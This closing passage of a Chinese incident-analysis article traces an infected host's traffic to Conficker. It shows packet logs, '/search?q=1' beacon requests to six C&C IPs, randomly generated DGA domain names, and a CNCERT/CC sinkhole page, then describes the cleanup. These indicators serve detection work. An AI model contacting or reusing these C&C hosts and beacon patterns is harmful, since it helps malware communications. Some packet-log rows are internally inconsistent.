57492	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[FIN, ACK] Seq=738 Ack=169 win=30016 Len=0
57487	62	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
82455	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[ACK] Seq=1 Ack=169 win=30016 Len=0
82463	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[ACK] Seq=739 Ack=170 win=30016 Len=0
82451	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[FIN, ACK] Seq=738 Ack=169 win=30016 Len=0
106013	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:22.180-3079	[ACK] Seq=1 Ack=169 win=30016 Len=0
106018	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:22.180-3079	[ACK] Seq=739 Ack=170 win=30016 Len=0
106015	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:21.180-3079	[FIN, ACK] Seq=738 Ack=169 win=30016 Len=0
106010	62	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:21.180-3079	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
93314	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[ACK] Seq=1 Ack=169 win=30016 Len=0
93320	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[ACK] Seq=739 Ack=170 win=30016 Len=0
93316	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[FIN, ACK] Seq=738 Ack=169 win=30016 Len=0
93311	62	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:35.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
57489	222	172.25.112.96	1588	95.211.230.75	80	HTTP	2015-08-03 19:14:42.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
82453	222	172.25.112.96	1937	95.211.230.75	80	HTTP	2015-08-03 22:58:01.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
93313	222	172.25.112.96	4675	95.211.230.75	80	HTTP	2015-08-04 03:08:35.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
106012	222	172.25.112.96	3079	95.211.230.75	80	HTTP	2015-08-04 06:48:21.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
57491	791	95.211.230.75	80	172.25.112.96	1588	HTTP	2015-08-03 19:14:42.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
82456	791	95.211.230.75	80	172.25.112.96	1937	HTTP	2015-08-03 22:58:01.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
93315	791	95.211.230.75	80	172.25.112.96	4675	HTTP	2015-08-04 03:08:36.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
106014	791	95.211.230.75	80	172.25.112.96	3079	HTTP	2015-08-04 06:48:21.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1

图 3-5-9

Follow TCPStream 提取请求信息如下, 请求完整 Url 地址为 95.211.230.75/search?q=1, 返回 HTTP404, 无法找到页面。




图 3-5-10

通过请求特征 “/search?q=1” 继续分析, 如 IP 地址 221.8.69.25, 请求时间不固定, 大约在 20 秒至 1 分钟。




图 3-5-11

再如 IP 地址 38.102.150.27, 请求时间也不是很固定。




图 3-5-12

再如 IP 地址 216.66.15.109, 请求时间也不是很固定。




图 3-5-13

把含此特征的请求 IP、域名以及 HTTP 返回状态码进行统计，如下表：

时间	客户端	服务器	请求 URL	状态
19:03	172.25.112.96	221.8.69.25	http://221.8.69.25/search?q=1	200
19:03	172.25.112.96	38.102.150.27	http://38.102.150.27/search?q=1	404
19:04	172.25.112.96	216.66.15.109	http://216.66.15.109/search?q=1	404
19:14	172.25.112.96	95.211.230.75	http://95.211.230.75/search?q=1	404
19:29	172.25.112.96	46.101.184.102	http://46.101.184.102/search?q=1	200
3:17	172.25.112.96	54.148.180.204	http://54.148.180.204/search?q=1	404

可以发现，一共请求了 6 个 IP 地址，请求 URL 地址都为 http://IP 地址/search?q=1，有 4 个 IP 请求网页不存在，有两个请求网页成功。

过滤 DNS 协议，通过搜索找到 6 个 IP 对应的域名：

221.8.69.25 : nntnlbaiqq.cn ;

38.102.150.27 : boqeynxs.ws ;

216.66.15.109 : odmwdf.biz ;

95.211.230.75 : ehipldpmdgw.info ;

46.101.184.102 : eqkopeepjla.info ;

54.148.180.204 : rduhvg.net ;

可以看出 6 个域名名称都很像随机生成的。对 DNS 进一步分析时还发现大量无法找到地址的域名请求，如图图 3-5-14:

图 3-5-14

将此错误请求进行统计，仅在监控期间就请求过 148 个错误的域名。通过这些域名名称可以初步判断，该病毒请求采用了 DGA 算法随机生成的 C&C 域名（详细了解可移步：[\[http://drops.wooyun.org/tips/6220\]](http://drops.wooyun.org/tips/6220) [用机器学习识别随机生成的 C&C 域名]）。大量随机生成的域名不存在或控制端服务器已注销关机，导致大量请求失败。

时间	客户端	服务器	查询	状态
2015/8/3 22:31	172.25.112.96	8.8.8.8	nlasowhlhj.org	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	diadcgtj.com	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	idwcjhvd.com	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	cacbwaww.net	失败

图 3-5-15

过滤 IP 为 221.8.69.25 的 HTTP 成功请求数据，提取文本内容可以看到请求成功的网页显示内容：

```
<html> <body> <h1>Conficker Sinkhole By CNCERT/CC! </h1>
</body> </html>
```




图 3-5-16

通过 HTTP 响应可以推断，该机器可能感染了飞客（Conficker）蠕虫病毒，进一步我们推断国家互联网应急中心（CNCERT/CC）已得知此域名被飞客病毒所用，并将该域名放入飞客病毒域名污水池（Sinkhole）以缓解该病毒带来的风险。

至此基本确定该主机已感染飞客病毒，后续我们使用飞客病毒专杀工具进行杀毒，并对操作系统进行补丁修复后，该主机网络通讯恢复正常。

0x04 总结

1. 关于 Lpk.dll、Conficker 病毒的逆向分析，网上有很多资料，本文就不继续分析；
2. 无论是木马还是恶意病毒，一旦感染就会与外界通信，就可以通过流量监测发现；
3. 木马病毒的内网渗透行为可基于局域网监测分析技术进行监控；木马病毒的回联通信行为分析可结合域名请求、心跳数据特征检测进行分析。

（全文完）责任编辑：DM



感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作 }